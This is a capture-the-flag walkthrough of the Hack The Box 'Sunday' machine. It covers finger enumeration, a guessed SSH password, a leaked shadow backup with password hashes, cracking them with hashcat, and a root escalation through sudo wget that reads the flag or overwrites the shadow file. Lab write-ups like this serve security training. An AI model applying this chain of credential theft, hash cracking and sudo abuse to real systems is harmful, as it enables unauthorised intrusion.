Sunday

Hack The Box (user and root)

Created by: Cyclawps52

Recon (Masscan all ports and then nmap)

`htbscan 10.10.10.76 Sunday`

```
PORT      STATE SERVICE   VERSION
79/tcp    open  finger    Sun Solaris fingerd
| finger: Login       Name               TTY         Idle    When    Where\x0D
|_sunny    sunny                 pts/2           Fri 01:10  10.10.15.17         \x0D
111/tcp   open  rpcbind   2-4 (RPC #100000)
22022/tcp open  ssh       SunSSH 1.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
|_  1024 e4:2c:80:62:cf:15:17:79:ff:72:9d:df:8b:a6:c9:ac (RSA)
40019/tcp open  smserverd 1 (RPC #100155)
46354/tcp open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Sun Solaris 9 or 10, or OpenSolaris 2009.06 snv_111b (94%), Sun Solaris 10 (93%),
 Sun OpenSolaris 2008.11 (92%), Sun Solaris 9 or 10 (SPARC) (92%), Sun Solaris 9 or 10 (90%), Sun Storag
e 7210 NAS device (90%), Sun Solaris 9 (89%), Oracle Solaris 11 (89%), Sun Solaris 8 (SPARC) (89%), Sun
Solaris 8 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Solaris; CPE: cpe:/o:sun:sunos

TRACEROUTE (using port 79/tcp)
HOP RTT       ADDRESS
1   172.05 ms 10-10-14-1-static.midco.net (10.10.14.1)
2   172.21 ms 10-10-10-76-static.midco.net (10.10.10.76)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.74 seconds
```

Scan showed a user logged in through the `fingerd` service: `sunny`

SSH is also open. Can we guess creds?

`sunny : sunday`

```
root@tristanKali:~/Documents/HackTheBox/Boxes/Sunday# ssh sunny@10.10.10.76 -p 22022
Unable to negotiate with 10.10.10.76 port 22022: no matching key exchange method found. Their offer: gss-group1-sha1-toWM5Slw5Ew8
root@tristanKali:~/Documents/HackTheBox/Boxes/Sunday# ssh sunny@10.10.10.76 -p 22022 -oKexAlgorithms=+diffie-hellman-group1-sha1
The authenticity of host '[10.10.10.76]:22022 ([10.10.10.76]:22022)' can't be established.
RSA key fingerprint is SHA256:TmRO9yKIj8Rr/KJIZFXEVswWZB/hic/jAHr78xGp+YU.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.10.76]:22022' (RSA) to the list of known hosts.
Password:
Last login: Wed Oct 10 17:23:15 2018 from 10.10.15.112
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$
```

After specifying the key algorithm, we can get a shell on the box as `sunny`.

Enumeration

`user.txt` is not in `sunny`'s home directory.

If we use a `find` command, we can see where the file is located.

```
sunny@sunday:~$ cd /
sunny@sunday:/$ find / -name "user.txt" 2>/dev/null
/export/home/sammy/Desktop/user.txt
sunny@sunday:/$
```

We now need to get to the `sammy` account.

Further enumeration reveals a `shadow.backup` file in `/backups`.

```
sunny@sunday:/backup$ pwd
/backup
sunny@sunday:/backup$ ls
agent22.backup  shadow.backup  troll  troll.1  troll.2  troll.3
sunny@sunday:/backup$ cat shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
sunny@sunday:/backup$
```

Hashcat to the rescue

```
hackcat -m 7400 -a 0 -o sammyPass.txt hash.txt
/usr/share/wordlists/rockyou.txt
```

After some time, the password for `sammy` will be cracked and revealed as `cooldude!`.

```
$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:cooldude!
```


`user.txt` is located in `sammy`'s home directory.

```
root@tristanKali:~/Documents/HackTheBox/Boxes/Sunday# ssh sammy@10.10.10.76 -p 22022 -oKexAlgorithms=+diffie-hellman-group1-sha1
Password:
Last login: Wed Oct 10 17:03:29 2018 from 10.10.15.112
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sammy@sunday:~$ ls
Desktop  Documents  Downloads  Public
sammy@sunday:~$ cd Desktop
sammy@sunday:~/Desktop$ ls
user.txt
sammy@sunday:~/Desktop$ cat user.txt | cut -c1-5
a3d94
sammy@sunday:~/Desktop$
```


Getting Root

What can `sammy` run as root?

`sudo -l`



`wget` is interesting. We can get the root flag using the `-i` parameter.



If we wanted a full shell, we could copy the shadow file to our local machine, make changes, and then use `wget` to overwrite the original file.

That's the box!